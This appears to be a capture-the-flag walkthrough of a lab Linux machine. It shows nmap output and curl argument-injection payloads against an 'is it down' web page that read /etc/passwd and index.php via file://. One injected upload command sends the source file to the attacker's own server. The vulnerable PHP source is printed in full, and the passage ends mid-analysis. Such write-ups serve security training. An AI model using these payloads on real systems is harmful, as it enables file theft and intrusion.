Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator jkr
- Release date 2024 Sep 20
Enumeration
Start the instance via Discord and let’s go (waiting 5 min to be sure the instance is fully deployed):

10.10.91.60
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.91.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 20:06 JST
Nmap scan report for 10.10.91.60
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Is it down or just me?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Website (80/tcp)

First test with 127.0.0.1:

get the contents of the target website, which hints that this might be vulnerable to SSRF. I
Try if we can use other protocol like file://:

only HTTP and HTTPS are allowed
Set a local listener on port 80/tcp:
$ rlwrap -cAr nc -lvnp 80
listening on [any] 80 ...
Now try again using our web server as target:

We got a callback:
$ rlwrap -cAr nc -lvnp 80
listening on [any] 80 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.91.60] 52412
GET / HTTP/1.1
Host: 10.8.4.253
User-Agent: curl/7.81.0
Accept: */*
Interesting as the user agent is curl version 7.81.0, that reveals that the site is executing
curl [user_input]
cURL argument injecting
We try some tests using Burp and we can see that we can inject an argument using a <SPACE>:

This equal to the command
curl -h
We can do the same with curl:
$ curl --path-as-is -i -s -k http://10.10.91.60 --data-binary $'url=http%3A%2F%2F127.0.0.1%20-h' -X POST
HTTP/1.1 200 OK
Date: Wed, 08 Jan 2025 11:33:08 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1863
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>
<div class="container">
<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form><div class="output" id="outputSection"><font size=+1>It is up. It's just you! 😝</font><br><br><p id="outputDetails"><pre>Usage: curl [options...] <url>
-d, --data <data> HTTP POST data
-f, --fail Fail silently (no output at all) on HTTP errors
-h, --help <category> Get help for commands
-i, --include Include protocol response headers in the output
-o, --output <file> Write to file instead of stdout
-O, --remote-name Write output to a file named as the remote file
-s, --silent Silent mode
-T, --upload-file <file> Transfer local FILE to destination
-u, --user <user:password> Server user and password
-A, --user-agent <name> Send User-Agent <name> to server
-v, --verbose Make the operation more talkative
-V, --version Show version number and quit
This is not the full help, this menu is stripped into categories.
Use "--help category" to get an overview of all categories.
For all options use the manual or "--help all".</pre></p>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
Arbitrary file reading (www-data) (Down_User)
Playing more and found a way to arbitrary read a file as we can request more than one URL in only one command using the separator +:
$ curl --path-as-is -i -s -k http://10.10.91.60 --data-binary $'url=http%3A%2F%2F127.0.0.1+file:///etc/passwd' -X POST
HTTP/1.1 200 OK
Date: Wed, 08 Jan 2025 11:39:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 3791
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>
<div class="container">
<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form><div class="output" id="outputSection"><font size=+1>It is up. It's just you! 😝</font><br><br><p id="outputDetails"><pre><!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>
<div class="container">
<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
aleks:x:1000:1000:Aleks:/home/aleks:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false</pre></p>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
Now we want to take a look through index.php as often located to /var/www/html/ by default:
$ curl --path-as-is -i -s -k http://10.10.91.60 --data-binary $'url=http%3A%2F%2F127.0.0.1+file:///var/www/html/index.php' -X POST
HTTP/1.1 200 OK
Date: Wed, 08 Jan 2025 11:42:20 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 6328
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>
<div class="container">
<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form><div class="output" id="outputSection"><font size=+1>It is up. It's just you! 😝</font><br><br><p id="outputDetails"><pre><!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>
<div class="container">
<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>
<div class="container">
<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
echo '<h1>Is the port refused, or is it just you?</h1>
<form id="urlForm" action="index.php?expertmode=tcp" method="POST">
<input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
<input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
<button type="submit">Is it refused?</button>
</form>';
} else {
echo '<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form>';
}
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
$ip = trim($_POST['ip']);
$valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
$port = trim($_POST['port']);
$port_int = intval($port);
$valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
if ( $valid_ip && $valid_port ) {
$rc = 255; $output = '';
$ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
exec($ec . " 2>&1",$output,$rc);
echo '<div class="output" id="outputSection">';
if ( $rc === 0 ) {
echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
} else {
echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
}
} else {
echo '<div class="output" id="outputSection">';
echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';
}
} elseif (isset($_POST['url'])) {
$url = trim($_POST['url']);
if ( preg_match('|^https?://|',$url) ) {
$rc = 255; $output = '';
$ec = escapeshellcmd("/usr/bin/curl -s $url");
exec($ec . " 2>&1",$output,$rc);
echo '<div class="output" id="outputSection">';
if ( $rc === 0 ) {
echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
} else {
echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
}
} else {
echo '<div class="output" id="outputSection">';
echo '<font color=red size=+1>Only protocols http or https allowed.</font>';
}
}
?>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html></pre></p>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
Another way is to follow GTFObins - curl:
Set a local web server with upload feature:
$ pipx install uploadserver
$ uploadserver 80
File upload available at /upload
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Send our payload to upload the targeted index.php to our machine:
$ curl --path-as-is -i -s -k http://10.10.91.60 --data-binary $'url=http%3A%2F%2F10.8.4.253/upload -X POST -F 'files=@/var/www/html/index.php'' -X POST
Then we can read the index.php source code:
$ uploadserver 80
File upload available at /upload
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.91.60 - - [08/Jan/2025 20:57:31] [Uploaded] "index.php" --> /home/user/Downloads/VULNLAB/DOWN/index.php
10.10.91.60 - - [08/Jan/2025 20:57:31] "POST /upload HTTP/1.1" 204 -
$ cat index.php

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="/logo.png" alt="Logo">
        <h2>Is it down or just me?</h2>
    </header>

    <div class="container">

<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
  echo '<h1>Is the port refused, or is it just you?</h1>
        <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
            <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
            <input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
            <button type="submit">Is it refused?</button>
        </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>';
}

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';
  }
} elseif (isset($_POST['url'])) {
  $url = trim($_POST['url']);
  if ( preg_match('|^https?://|',$url) ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/curl -s $url");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Only protocols http or https allowed.</font>';
  }
}
?>

</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
Checking the source code we found some good stuff:
